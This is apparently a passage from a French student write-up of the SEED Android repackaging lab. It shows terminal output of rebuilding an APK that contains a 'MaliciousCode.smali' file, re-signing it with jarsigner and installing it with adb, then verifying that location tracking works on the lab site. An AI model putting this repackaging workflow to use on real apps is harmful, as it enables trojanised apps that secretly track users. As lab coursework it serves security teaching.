I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
root@VM:/home/seed/Downloads# ls
hosts          MaliciousCode.smali  RepackagingLab
MaliciousCode_Location  mykey.keystore      RepackagingLab.apk
root@VM:/home/seed/Downloads# jarsigner -keystore mykey.keystore RepackagingLab.
apk anis
Enter Passphrase for keystore:
jarsigner error: java.lang.RuntimeException: keystore load: Keystore was tampere
d with, or password was incorrect
root@VM:/home/seed/Downloads# jarsigner -keystore mykey.keystore RepackagingLab.
apk anis
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2022-05-05) or after any future revocation date.
root@VM:/home/seed/Downloads# adb install RepackagingLab.apk
2605 KB/s (1428798 bytes in 0.535s)
Success
root@VM:/home/seed/Downloads# █

```

Une fois que c'est fait j'active la permission qui permet la localisation sur la VM Android :




J'active l'emplacement NewYork afin de simuler l'emplacement du téléphone :



Je me rends sur le site [www.repackagingattacklab.com](http://www.repackagingattacklab.com) et je vois que ça m'affiche bien NewYork





Je change encore une fois :



On remarque l'apparition d'un trait rouge indiquant un changement de localisation

